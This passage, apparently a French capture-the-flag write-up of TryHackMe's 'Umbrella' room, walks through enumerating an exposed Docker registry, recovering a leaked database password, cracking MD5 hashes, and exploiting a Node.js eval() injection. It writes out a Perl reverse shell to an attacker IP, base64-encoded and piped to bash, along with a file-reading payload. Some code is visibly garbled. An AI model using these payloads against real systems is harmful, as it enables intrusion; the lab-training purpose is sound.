

## sance

Nous commençons par un scan Nmap et découvrons quatre ports ouverts. Sur le port 22 SSH, sur le port 3306 nous avons accès à une base de données MySQL, sur le port 5000 une connexion au registre Docker et sur le port 8080 un serveur HTTP exécutant `Node.js`.

```
(0xb0b@kali) [~/Documents/tryhackme/umbrella]
$ nmap -sT -p- umbrella.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 06:09 EST
Nmap scan report for umbrella.thm (10.10.19.231)
Host is up (0.036s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
3306/tcp   open  mysql
5000/tcp   open  upnp
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 27.44 seconds


(0xb0b@kali) [~/Documents/tryhackme/umbrella]
$ nmap -sT -sV -sC -p 22,3306,5000,8080 umbrella.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 06:10 EST
Nmap scan report for umbrella.thm (10.10.19.231)
Host is up (0.036s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 f0:14:2f:d6:f6:76:8c:58:9a:8e:84:6a:b1:fb:b9:9f (RSA)
|_  256 8a:52:f1:d6:ea:6d:18:b2:6f:26:ca:89:87:c9:49:6d (ECDSA)
|_  256 4b:0d:62:2a:79:5c:a0:7b:c4:f4:6c:76:3c:22:7f:f9 (ED25519)
3306/tcp   open  mysql     MySQL 5.7.40
|_ _ssl-date: TLS randomness does not represent time
|_ mysql-info:
|_   Protocol: 10
|_   Version: 5.7.40
|_   Thread ID: 6
|_   Capabilities flags: 65535
|_   Some Capabilities: Speaks41ProtocolNew, SupportsCompression, FoundRows, LongPassword, SupportsLoadDataLocal, Support41Auth, LongColumnFlag, IgnoreSigpipes, SupportsTransactions, ODBCClient, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld, SwitchToSSLAfterHandshake, DontAllowDatabaseTableColumn, ConnectWithDatabase, InteractiveClient, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
|_   Status: Autocommit
|_   Salt: X4\x1Fbqr\x1F\x19'Srx+T\x18\x04zAir
|_   Auth Plugin Name: mysql_native_password
|_   ssl-cert: Subject: commonName=MySQL_Server_5.7.40_Auto_Generated_Server_Certificate
|_   Not valid before: 2022-12-22T10:04:49
|_   Not valid after: 2032-12-19T10:04:49
5000/tcp   open  http      Docker Registry (API: 2.0)
|_ _http-title: Site doesn't have a title.
8080/tcp   open  http      Node.js (Express middleware)
|_ _http-title: Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.46 seconds

(0xb0b@kali) [~/Documents/tryhackme/umbrella]
$
```

Lorsque vous visitez le site Web sur le port 8080, seule une page de connexion est disponible. Malheureusement, Gobuster n'a fourni aucun autre répertoire. Alors continuons.



Ensuite, nous nous concentrons sur le registre Docker exposé sur le port 5000.

Un **registre Docker** est un système de stockage et de distribution d'images Docker nommées. La même image peut avoir plusieurs versions différentes, identifiées par leurs balises. Un registre Docker est organisé en **référentiels Docker**, où un référentiel contient toutes les versions d'une image spécifique. Le registre permet aux utilisateurs de Docker d'extraire des images localement,

ainsi que de transférer de nouvelles images vers le registre (avec les autorisations d'accès adéquates, le cas échéant).

Hacktricks nous propose toutes sortes de façons d'énumérer cela :



## [5000 – Pentesting du registre Docker](#)

### [Astuces de hack](#)

Nous utilisons cURL pour énumérer et trouver toutes sortes d'informations utiles. Nous voyons qu'il est configuré pour HTTP. De plus, nous affichons les référentiels disponibles via `_catalog`. Le référentiel `umbrella/timetracking` est à notre disposition.

```
(0xb0b@kali) - [~/Documents/tryhackme/umbrella]
$ curl -s http://umbrella.thm:5000/v2/_catalog
```

```
(0xb0b@kali) - [~/Documents/tryhackme/umbrella]
$ curl -s http://umbrella.thm:5000/v2/_catalog
{"repositories":["umbrella/timetracking"]}
```

Ensuite, nous extrayons les balises du `umbrella/timetracking` référentiel et obtenons la balise la plus récente.

```
(0xb0b@kali) - [~/Documents/tryhackme/umbrella]
$ curl -s http://umbrella.thm:5000/v2/umbrella/timetracking/tags/list
```

```
(0xb0b@kali) - [~/Documents/tryhackme/umbrella]
$ curl -s http://umbrella.thm:5000/v2/umbrella/timetracking/tags/list
{"name":"umbrella/timetracking","tags":["latest"]}
```

Avec la balise et le référentiel, nous pouvons désormais extraire les manifestes. À l'intérieur du manifeste se trouvent l'historique et les blobs utilisés par Docker. L'historique fait référence aux commandes ou instructions qui ont été utilisées pour créer chaque couche de l'image Docker. Les blobs font référence à de gros objets binaires, qui sont essentiellement les calques individuels qui composent une image Docker.

```
(0xb0b@kali) - [~/Documents/tryhackme/umbrella]
$ curl -s http://umbrella.thm:5000/v2/umbrella/timetracking/manifests/latest
```

```
(0xb0b@kali)-[~/Documents/tryhackme/umbrella]
$ curl -s http://umbrella.thm:5000/v2/umbrella/timetracking/manifests/latest
{
  "schemaVersion": 1,
  "name": "umbrella/timetracking",
  "tag": "latest",
  "architecture": "amd64",
  "fsLayers": [
    {
      "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
    }
  ]
}
```

Dans la première entrée de l'historique, nous voyons le mot de passe de la base de données utilisé, et pouvons également répondre à la première question de la salle.

```
"history": [
  {
    "v1Compatibility": "{\"architecture\":\"amd64\",\"config\":{\"Hostname\":\"\",\"Domainname\":\"\",\"User\":\"\",\"AttachStdin\":false,\"AttachStdout\":false,\"AttachStderr\":false,\"ExposedPorts\":{\"8080/tcp\":{}},\"Tty\":false,\"OpenStdin\":false,\"StdinOnce\":false,\"Env\":[\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\",\"NODE_VERSION=19.3.0\",\"YARN_VERSION=1.22.19\",\"DB_HOST=db\",\"DB_USER=root\",\"DB_PASS=\",\"DB_DATABASE=timetracking\",\"LOG_FILE=/logs/tt.log\"],\"Cmd\":[\"node\",\"app.js\"],\"Image\":\"sha256:039f3deb094d2931ed42571037e473a5e2daa6fd1192aa1be80298ed61b110f1\",\"Volumes\":{\"WorkingDir\":\"/usr/src/app\"},\"Entrypoint\":[\"docker-entrypoint.sh\"],\"OnBuild\":null,\"Labels\":{\"container\":\"527e55a70a337461e3615c779b0ad035e0860201e4745821c5f3bc4dcd7e6ef9\",\"container_config\":{\"Hostname\":\"527e55a70a33\",\"Domainname\":\"\",\"User\":\"\",\"AttachStdin\":false,\"AttachStdout\":false,\"AttachStderr\":false,\"ExposedPorts\":{\"8080/tcp\":{}},\"Tty\":false,\"OpenStdin\":false,\"StdinOnce\":false,\"Env\":[\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\",\"NODE_VERSION=19.3.0\",\"YARN_VERSION=1.22.19\",\"DB_HOST=db\",\"DB_USER=root\",\"DB_PASS=Ng1-f3!Pe7-e5?Nf3xe5\",\"DB_DATABASE=timetracking\",\"LOG_FILE=/logs/tt.log\"],\"Cmd\":[\"/bin/sh\",\"-c\",\"#(nop) \",\"CMD [\"node\" \"app.js\" \"\"]},\"Image\":\"sha256:039f3deb094d2931ed42571037e473a5e2daa6fd1192aa1be80298ed61b110f1\",\"Volumes\":{\"WorkingDir\":\"/usr/src/app\"},\"Entrypoint\":[\"docker-entrypoint.sh\"],\"OnBuild\":null,\"Labels\":{\"created\":\"2022-12-22T10:03:08.042002316Z\",\"docker_version\":\"20.10.17\",\"id\":\"7aec279d6e756678a51a8f075db1f0a053546364bcf5455f482870cef3b924b4\",\"os\":\"linux\",\"parent\":\"47c36cf308f072d4b86c63dbd2933d1a49bf7adb87b0e43579d9c7f5e6830ab8\",\"throwaway\":true}"
  }
]
```

Nous nous connectons à la base de données avec les informations d'identification de l'historique et recherchons les informations d'identification pour **claire-r**, et . Ceux-ci sont codés en MD5 et peuvent facilement être crackés via hashcat par exemple.

```
.chirs-rjill-rbarry-bhashcat -a 0 -m 0 hashes
/usr/share/wordlist/rockyou.txt
```

```

(0xb0b@kali)-[~/Documents/tryhackme/umbrella]
$ mysql -h umbrella.thm -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| timetracking |
+-----+
5 rows in set (0.044 sec)

MySQL [(none)]> use timetracking;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [timetracking]> show tables;
+-----+
| Tables_in_timetracking |
+-----+
| users |
+-----+
1 row in set (0.038 sec)

MySQL [timetracking]> select * from users;
+-----+-----+-----+
| user | pass | time |
+-----+-----+-----+
| claire-r | [REDACTED] | 360 |
| chris-r | [REDACTED] | 420 |
| jill-v | [REDACTED] | 564 |
| barry-b | [REDACTED] | 47893 |
+-----+-----+-----+
4 rows in set (0.037 sec)

MySQL [timetracking]> █

```

## Ancrage

J'ai divisé cette section en deux parties, car nous avons besoin de deux points d'appui pour le reste du défi. La première partie montre comment le défi doit être réellement résolu en termes de séquence d'événements. Malheureusement, j'avais saisi les informations d'identification manuellement lors de l'énumération et j'avais mal saisi un mot de passe et je me suis donc concentré uniquement sur la partie II au départ. Mais d'abord, passons à la première partie.

### Première partie

Puisque nous disposons d'informations d'identification, nous pouvons les essayer non seulement directement sur le site Web, mais également avec un accès SSH. Avec les crédits de **claire-r** nous avons accès à la fois à l'application de suivi du temps sur 8080...

umbrella.thm:8080

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

### Increase time spent

*Pro Tip: You can also use mathematical expressions, e.g. `5+4`*

Submit

### Time Tracking Statistics

USER	TIME SPENT
claire-r	6:00 h
chris-r	7:00 h
jill-v	9:24 h
barry-b	798:13 h

... ainsi que l'accès à la machine via SSH. Nous sommes l'utilisateur `claire-r` et trouvons le premier indicateur dans le répertoire personnel de l'utilisateur.

```

(0xb0b@kali)-[~/Documents/tryhackme/umbrella]
└─$ ssh claire-r@umbrella.thm
The authenticity of host 'umbrella.thm (10.10.19.231)' can't be established.
ED25519 key fingerprint is SHA256:408itcDPWBL0nD2ELrDFEMiWY9Pn8UuEdRRP7L8pxr8.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:104: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'umbrella.thm' (ED25519) to the list of known hosts.
claire-r@umbrella.thm's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 20 Jan 2024 11:35:11 AM UTC

System load:              0.0
Usage of /:                69.6% of 6.06GB
Memory usage:             49%
Swap usage:               0%
Processes:                132
Users logged in:          0
IPv4 address for br-1fddcdf193d: 172.18.0.1
IPv4 address for docker0:  172.17.0.1
IPv4 address for eth0:     10.10.19.231

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

20 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

claire-r@ctf:~$ id
uid=1001(claire-r) gid=1001(claire-r) groups=1001(claire-r)
claire-r@ctf:~$ ls
timeTracker-src  user.txt
claire-r@ctf:~$ cat user.txt
THM{[REDACTED]}
claire-r@ctf:~$

```

Dans le `timeTracker-src` répertoire, on retrouve les sources de l'application sur le port 8080. On voit que celle-ci est mise en place via un conteneur Docker. Nous pourrions maintenant examiner `app.js` exactement comment fonctionne l'application et y identifier une vulnérabilité. Nous y reviendrons cependant dans la deuxième partie. Car il est également possible d'avoir une vue `app.js` sans accès via `claire-r`.

```

claire-r@ctf:~/timeTracker-src$ ls -lah
total 108K
drwxrwxr-x 6 claire-r claire-r 4.0K Dec 22 2022 .
drwxr-xr-x 4 claire-r claire-r 4.0K Jan 20 11:35 ..
-rw-rw-r-- 1 claire-r claire-r 3.2K Dec 22 2022 app.js
drwxrwxr-x 2 claire-r claire-r 4.0K Dec 22 2022 db
-rw-rw-r-- 1 claire-r claire-r 398 Dec 22 2022 docker-compose.yml
-rw-rw-r-- 1 claire-r claire-r 295 Dec 22 2022 Dockerfile
-rw-rw-r-- 1 claire-r claire-r 17 Dec 22 2022 .gitignore
drwxrw-rw- 2 claire-r claire-r 4.0K Dec 22 2022 logs
-rw-rw-r-- 1 claire-r claire-r 385 Dec 22 2022 package.json
-rw-rw-r-- 1 claire-r claire-r 63K Dec 22 2022 package-lock.json
drwxrwxr-x 3 claire-r claire-r 4.0K Dec 22 2022 public
drwxrwxr-x 2 claire-r claire-r 4.0K Dec 22 2022 views
claire-r@ctf:~/timeTracker-src$

```

Dans le fichier de composition Docker, nous voyons que le `/logs` dossier est monté. Cela pourrait être intéressant plus tard. Voyant cela après avoir déjà exploité 8080, la façon de penser pourrait être celle d'un conteneur Docker mal configuré exécutant l'application. Les prochaines étapes pourraient donc consister à prendre pied sur 8080 et à augmenter nos privilèges depuis le conteneur Docker vulnérable. Et c'est exactement ce que nous ferons.


```

claire-r@ctf:~/timeTracker-src$ cat docker-compose.yml
version: '3.3'
services:
  db:
    image: mysql:5.7
    restart: always
    environment:
      MYSQL_DATABASE: 'timetracking'
      MYSQL_ROOT_PASSWORD: 'XXXXXXXXXX'
    ports:
      - '3306:3306'
    volumes:
      - ./db:/docker-entrypoint-initdb.d
  app:
    image: umbrella/timetracking:latest
    restart: always
    ports:
      - '8080:8080'
    volumes:
      - ./logs:/logs

```

## Partie II

Nous nous connectons au site Web avec les `claire-r` informations d'identification. Nous voyons un outil de saisie du temps avec la possibilité d'utiliser des opérations mathématiques pour mettre à jour nos temps suivis. Lorsque nous saisissons une valeur numérique, la valeur du temps passé augmente.



Nous revenons en arrière de quelques étapes et mémorisons le fichier manifeste. À partir de là, nous pouvons extraire les blobs via `curl`

`http://umbrella.thm:5000/v2/umbrella/timetracking/blobs/sha256:<HASH> -o a.tar`. Nous pouvons ensuite les décompresser via `tar -xf tar.a`. Il est important ici que les fichiers extraits soient écrasés lors du déballage de plusieurs blobs. Donc, pour éviter toute confusion, nous supprimons le blob extrait avant d'en extraire un nouveau.

Avec le hachage suivant, nous avons accès à `app.js`.

```
(0xb0bⓀkali)-[~/Documents/tryhackme/umbrella/blob]
└─$ curl
```

```
http://umbrella.thm:5000/v2/umbrella/timetracking/blobs/sha256:c9124d8ccff258cf42f1598ea
e732c3f530bf4cdfbd7c4cd7b235dfae2e0a549 --output a.tar
```

```
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
```

```
100 1428 100 1428 0 0 16241 0 --:--:-- --:--:-- --:--:-- 16413
```

```
(0xb0bⓀkali)-[~/Documents/tryhackme/umbrella/blob]
└─$ tar -xf a.tar
```

Ici, nous remarquons à la ligne 71 `let timeCalc = parseInt(eval(request.body.time));` que la valeur temporelle saisie est évaluée à l'aide de `eval()`. Nous avons ici notre point d'entrée pour injecter nos propres commandes.

`app.js`

```
1
const mysql = require('mysql');
2
const express = require('express');
3
const session = require('express-session');
4
const path = require('path');
5
const crypto = require('crypto')
6
const cookieParser = require('cookie-parser');
```



```
7
const fs = require('fs');
8
9
const connection = mysql.createConnection({
10
11  host : process.env.DB_HOST,
12
13  user : process.env.DB_USER,
14
15  password : process.env.DB_PASS,
16
17  database : process.env.DB_DATABASE
18
19});
20
21
const app = express();
22
23
app.set('view engine' , 'ejs')
24
25
app.set('views', './views')
26
27
app.use(express.static(__dirname + '/public'));
28
29
app.use(express.json());
30
31
app.use(express.urlencoded({ extended: true }));
32
33
app.use(cookieParser());
34
35
app.use(session({secret: "Your secret key", cookie : {secure : false}}));
36
37
38
var logfile = fs.createWriteStream(process.env.LOG_FILE, {flags: 'a'});
39
40
41
var log = (message, level) => {
42
43  format_message = `[${level.toUpperCase()}] ${message}`;
44
45  logfile.write(format_message + "\n")
46
47  if (level == "warn") console.warn(message)
48
49  else if (level == "error") console.error(message)
50
51}
```

```
else if (level == "info") console.info(message)
34
else console.log(message)
35
}
36
37
// http://localhost:8080/
38
app.get('/', function(request, response) {
39
40
  if (request.session.username) {
41
42
    connection.query('SELECT user,time FROM users', function(error, results) {
43
44
      var users = []
45
      if (error) {
46
47
        log(error, "error")
48
49
        for (let row in results){
50
51
          let min = results[row].time % 60;
52
          let padded_min = `${min}`.length == 1 ? `0${min}` : `${min}`
53
          let time = `${(results[row].time - min) / 60}:${padded_min} h`;
54
          users.push({name : results[row].user, time : time});
55
        }
56
        response.render('home', {users : users});
57
      });
58
    } else{
59
      response.render('login');
60
    }
```

```
}
61
62
63
64
65
66
// http://localhost:8080/time
67
app.post('/time', function(request, response) {
68
69
if (request.session.loggedin && request.session.username) {
70
71
let timeCalc = parseInt(eval(request.body.time));
72
let time = isNaN(timeCalc) ? 0 : timeCalc;
73
let username = request.session.username;
74
75
connection.query("UPDATE users SET time = time + ? WHERE user = ?", [time, username],
function(error, results, fields) {
76
if (error) {
77
log(error, "error")
78
};
79
80
log(`${username} added ${time} minutes.`, "info")
81
response.redirect('/');
82
});
83
} else {
84
response.redirect('/');;
85
}
86
87
});
88
```


```
89
// http://localhost:8080/auth
90
app.post('/auth', function(request, response) {
91
92
  let username = request.body.username;
93
  let password = request.body.password;
94
95
  if (username && password) {
96
97
    let hash = crypto.createHash('md5').update(password).digest("hex");
98
99
    connection.query('SELECT * FROM users WHERE user = ? AND pass = ?', [username,
    hash], function(error, results, fields) {
100
101
    if (error) {
102
103
      log(error, "error")
104
105
    if (results.length > 0) {
106
107
      request.session.loggedin = true;
108
      request.session.username = username;
109
      log(`User ${username} logged in`, "info");
110
      response.redirect('/');
111
    } else {
112
      log(`User ${username} tried to log in with pass ${password}`, "warn")
113
      response.redirect('/');
114
    }
115
  });
});
```

```
116
} else {
117
response.redirect('/');
118
}
119
120
});
121
122
app.listen(8080, () => {
123
console.log("App listening on port 8080")
124
});
125
```

Nous essayons les charges utiles sur la page suivante (une excellente ressource sur [Node.js](#) les charges utiles d'injection de commande) :



Avec `arguments[1].end(require('child_process')).('cat /etc/passwd'))` nous sommes en mesure de récupérer le `/etc/passwd` fichier.



```
umbrella.thm:8080/time
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```

Après un bon lot de charges utiles, seul Perl a fonctionné. Pour éviter les mauvais caractères, nous codons la charge utile en base64.

`perl -e 'use`

`Socket;$i="10.8.211.1";$p=4445;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));`  
`if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");ope`  
`n(STDERR,">&S");exec("/bin/bash -i");};'`

Notre charge utile ressemble donc à ce qui suit :

`require('child_process').execSync('echo`  
`cGVybCAtZSAndXNIIFNvY2tldDskdT0iMTAuOC4yMTEuMSI7JHA9NDQ0NTtzb2NrZXQoUy`  
`xQRI9JTkVULFNpQ0tfU1RSRUFLNGdldHBvY3RvYnluYW1IKCJ0Y3AiKS7aWYoY29ubmV`  
`jdChTLHNvY2thZGRyX2luKCRwLGluZXRFYXRvbigkaSkpKSI7b3Blb2hTVERJTiwPiZTlik7b3`  
`Blb2hTVERPVVQslj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKttleGVjKClvYmLuL2Jhc2ggLW`  
`kiKTt9Oyc= | base64 -d | bash')`


Avec cela, nous pouvons obtenir un shell inversé sur le conteneur Docker, et nous sommes directement root sur le conteneur. Cela nécessite une élévation de privilèges spécifique sur Docker. Mais pour être honnête, après avoir initialement obtenu l'accès, l'idée principale était de s'échapper du conteneur vers un utilisateur sur l'hôte (n'ayant pas l'accès SSH).

On ne pouvait pas faire grand-chose dans le conteneur, les binaires habituels `psn` étaient pas disponibles.

Ce qui peut être utile dans d'autres défis :

Afin de pouvoir continuer à énumérer avec les scripts habituels, je les ai codés en base64 et les ai écrits directement dans un fichier, que j'ai ensuite décodé et écrit ensuite le contenu dans un fichier de script. Ensuite, j'ai dû supprimer les retours chariot. Mais ce n'est pas réalisable pour les binaires.

```
$> cat <<EOF > b64.txt BASE64_INPUT EOF
$> base64 -d b64.txt > script.sh
$> sed -i -e 's/\r$//' script.sh
$> chmod +x script.sh
```



## Augmentation des privilèges

Dans le répertoire racine, on trouve le dossier `/logs`. C'était très intéressant dès le début, même sans savoir à quoi `claires`-rappartient le répertoire personnel de `UID 1001`. Celui qui n'est pas présent sur le conteneur Docker.

```
root@de0610f51845:/usr/src/app# cd /
root@de0610f51845:/# ls -lah
total 76K
drwxr-xr-x 1 root root 4.0K Dec 22 2022 .
drwxr-xr-x 1 root root 4.0K Dec 22 2022 ..
-rwxr-xr-x 1 root root 0 Dec 22 2022 .dockerenv
drwxr-xr-x 2 root root 4.0K Dec 19 2022 bin
drwxr-xr-x 2 root root 4.0K Dec 9 2022 boot
drwxr-xr-x 5 root root 340 Jan 20 11:27 dev
drwxr-xr-x 1 root root 4.0K Dec 22 2022 etc
drwxr-xr-x 1 root root 4.0K Dec 21 2022 home
drwxr-xr-x 1 root root 4.0K Dec 19 2022 lib
drwxr-xr-x 2 root root 4.0K Dec 19 2022 lib64
drwxr-xr-x 2 1001 1001 4.0K Dec 22 2022 logs
drwxr-xr-x 2 root root 4.0K Dec 19 2022 media
drwxr-xr-x 2 root root 4.0K Dec 19 2022 mnt
drwxr-xr-x 1 root root 4.0K Dec 21 2022 opt
dr-xr-xr-x 183 root root 0 Jan 20 11:27 proc
drwxr-xr-x 1 root root 4.0K Dec 21 2022 root
drwxr-xr-x 3 root root 4.0K Dec 19 2022 run
drwxr-xr-x 2 root root 4.0K Dec 19 2022/sbin
drwxr-xr-x 2 root root 4.0K Dec 19 2022/srv
